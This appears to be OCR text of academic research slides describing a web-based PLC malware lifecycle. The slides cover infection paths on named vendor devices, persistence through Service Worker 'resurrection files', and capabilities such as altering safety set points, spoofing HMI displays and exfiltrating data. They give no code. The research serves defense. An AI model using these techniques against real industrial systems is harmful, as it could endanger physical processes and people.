
Network Access
Deploy Malicious Web-Based HMI over ICS Protocol

Physical Access
Install Malicious Web-Based HMI via SD Card

Georgia Tech

Stage 1) Initial Infection


TABLE II: Example Infections per Malware Category per Access Level



		Example Infection	Access Needed	PERA Level	Prerequisite	Tested Device
New	WB #1	CORS Misconfiguration to override UWP	Web Access	N/A*	Vulnerability**	WAGO 750
	WB #2	rXSS to Restore from Malicious Backup	Web Access	N/A*	Vulnerability***	Siemens S7-1200
	WB #3	Push Malicious UWP	Network Access	1-3	FTP Password	Emerson RX7i
	WB #4	Hijack GUI via MiTM	Network Access	1-3	Insecure Protocols	Schneider TM241
	WB #5	ICS XCS (over SNMP)	Network Access	1-3	Vulnerability**	Allen Bradley MicroLogix 1400
	WB #6	Malicious UWP via SD Card	Physical Access	1	Insider Threat	Mitsubishi MELSEC-F
Traditional	CL #1	Push Malicious CL Program	Network Access	1-3	PLC Password	Siemens S7-1200
	CL #2	Hijack CL Update via MiTM	Network Access	1-3	Insecure Protocols	Schneider TM241
	CL #3	Malicious CL Program via SD Card	Physical Access	1	Insider Threat	WAGO 750
	FW #1	Firmware Update w/ Corrupted Image	Network Access	1-3	Vulnerability***	Allen Bradley MicroLogix 1400
	FW #2	Inject Malicious Binary via JTAG Port	Physical Access	1	Insider Threat	Allen Bradley MicroLogix 1400

* No system-level compromise inside the network is needed, but an attacker-controlled website must be *viewed* in 1-3;
** Our team discovered 0day vulnerabilities in latest firmware (confirmed and fixed by vendors); *** Our team used known vulnerabilities in older firmware;

"Web-Based" PLC Malware Lifecycle



Stage 2) Persistence

Stage 2) Persistence

- Malware.js only executes while the page is actively being rendered in a browser

Stage 2) Persistence


- Malware.js only executes while the page is actively being rendered in a browser
- Furthermore, the payload might get deleted if the operator deploys a new HMI

Stage 2) Persistence

- Malware.js only executes while the page is actively being rendered in a browser
- Furthermore, the payload might get deleted if the operator deploys a new HMI
- Therefore… we must somehow detach ourselves from the infected webpage

Stage 2) Persistence

- Malware.js only executes while the page is actively being rendered in a browser
- Furthermore, the payload might get deleted if the operator deploys a new HMI
- Therefore… we must somehow detach ourselves from the infected webpage
- *Service Workers* to the rescue!



Stage 2) Persistence

Stage 2) Persistence

- Service Workers allow JavaScript code to burrow into browser cache and execute independently of the webpage that installed it

Stage 2) Persistence

- Service Workers allow JavaScript code to burrow into browser cache and execute independently of the webpage that installed it
- Will run for up to 24hrs after the file is removed from the server

Stage 2) Persistence

- Service Workers allow JavaScript code to burrow into browser cache and execute independently of the webpage that installed it
- Will run for up to 24hrs after the file is removed from the server
- Used in the IT domain to enrich the offline experience with features like push notifications and background sync


Stage 2) Persistence

- Service Workers allow JavaScript code to burrow into browser cache and execute independently of the webpage that installed it
- Will run for up to 24hrs after the file is removed from the server
- Used in the IT domain to enrich the offline experience with features like push notifications and background sync
- We propose SWs get maliciously repurposed in the ICS domain to secure a web-based foothold in the segregated industrial network


Stage 2) Persistence

- Service Workers allow JavaScript code to burrow into browser cache and execute independently of the webpage that installed it
- Will run for up to 24hrs after the file is removed from the server
- Used in the IT domain to enrich the offline experience with features like push notifications and background sync
- We propose SWs get maliciously repurposed in the ICS domain to secure a web-based foothold in the segregated industrial network
- We call them "resurrection files"

Stage 2) Persistence




Stage 2) Persistence



- We can now survive page navigations, new web-based HMIs, firmware updates, and even **hardware replacement**!

"Web-Based" PLC Malware Lifecycle



Stage 3) Malicious Activities

Stage 3) Malicious Activities

- The malware's capability is directly mapped to the power of the legitimate web-based APIs

Stage 3) Malicious Activities

- The malware's capability is directly mapped to the power of the legitimate web-based APIs
- Over the past 5 years we have seen a clear trend – these APIs are getting very powerful (proven using an empirical study in the appendix)

Stage 3) Malicious Activities

- The malware’s capability is directly mapped to the power of the legitimate web-based APIs
- Over the past 5 years we have seen a clear trend – these APIs are getting very powerful (proven using an empirical study in the appendix)
- Some examples:

Stage 3) Malicious Activities

- The malware's capability is directly mapped to the power of the legitimate web-based APIs
- Over the past 5 years we have seen a clear trend – these APIs are getting very powerful (proven using an empirical study in the appendix)
- Some examples:
  - Directly overwrite I/O values

Stage 3) Malicious Activities

- The malware's capability is directly mapped to the power of the legitimate web-based APIs
- Over the past 5 years we have seen a clear trend – these APIs are getting very powerful (proven using an empirical study in the appendix)
- Some examples:
  - Directly overwrite I/O values
  - Abuse web-based HMI inputs

Stage 3) Malicious Activities

- The malware's capability is directly mapped to the power of the legitimate web-based APIs
- Over the past 5 years we have seen a clear trend – these APIs are getting very powerful (proven using an empirical study in the appendix)
- Some examples:
  - Directly overwrite I/O values
  - Abuse web-based HMI inputs
  - Change set points and safety settings

Stage 3) Malicious Activities

- The malware's capability is directly mapped to the power of the legitimate web-based APIs
- Over the past 5 years we have seen a clear trend – these APIs are getting very powerful (proven using an empirical study in the appendix)
- Some examples:
  - Directly overwrite I/O values
  - Abuse web-based HMI inputs
  - Change set points and safety settings
  - Fabricate/spoof the web-based HMI display

Stage 3) Malicious Activities

- The malware’s capability is directly mapped to the power of the legitimate web-based APIs
- Over the past 5 years we have seen a clear trend – these APIs are getting very powerful (proven using an empirical study in the appendix)
- Some examples:
  - Directly overwrite I/O values
  - Abuse web-based HMI inputs
  - Change set points and safety settings
  - Fabricate/spoof the web-based HMI display
  - Update admin settings (on-device firewall, create new users, network services, etc)


Stage 3) Malicious Activities

- The malware’s capability is directly mapped to the power of the legitimate web-based APIs
- Over the past 5 years we have seen a clear trend – these APIs are getting very powerful (proven using an empirical study in the appendix)
- Some examples:
  - Directly overwrite I/O values
  - Abuse web-based HMI inputs
  - Change set points and safety settings
  - Fabricate/spoof the web-based HMI display
  - Update admin settings (on-device firewall, create new users, network services, etc)
  - Real-time exfiltration!

Stage 3) Malicious Activities

- The malware's capability is directly mapped to the power of the legitimate web-based APIs
- Over the past 5 years we have seen a clear trend – these APIs are getting very powerful (proven using an empirical study in the appendix)
- Some examples:
  - Directly overwrite I/O values
  - Abuse web-based HMI inputs
  - Change set points and safety settings
  - Fabricate/spoof the web-based HMI display
  - Update admin settings (on-device firewall, create new users, network services, etc)
  - Real-time exfiltration!

TABLE III: Malicious Capabilities per Malware Category

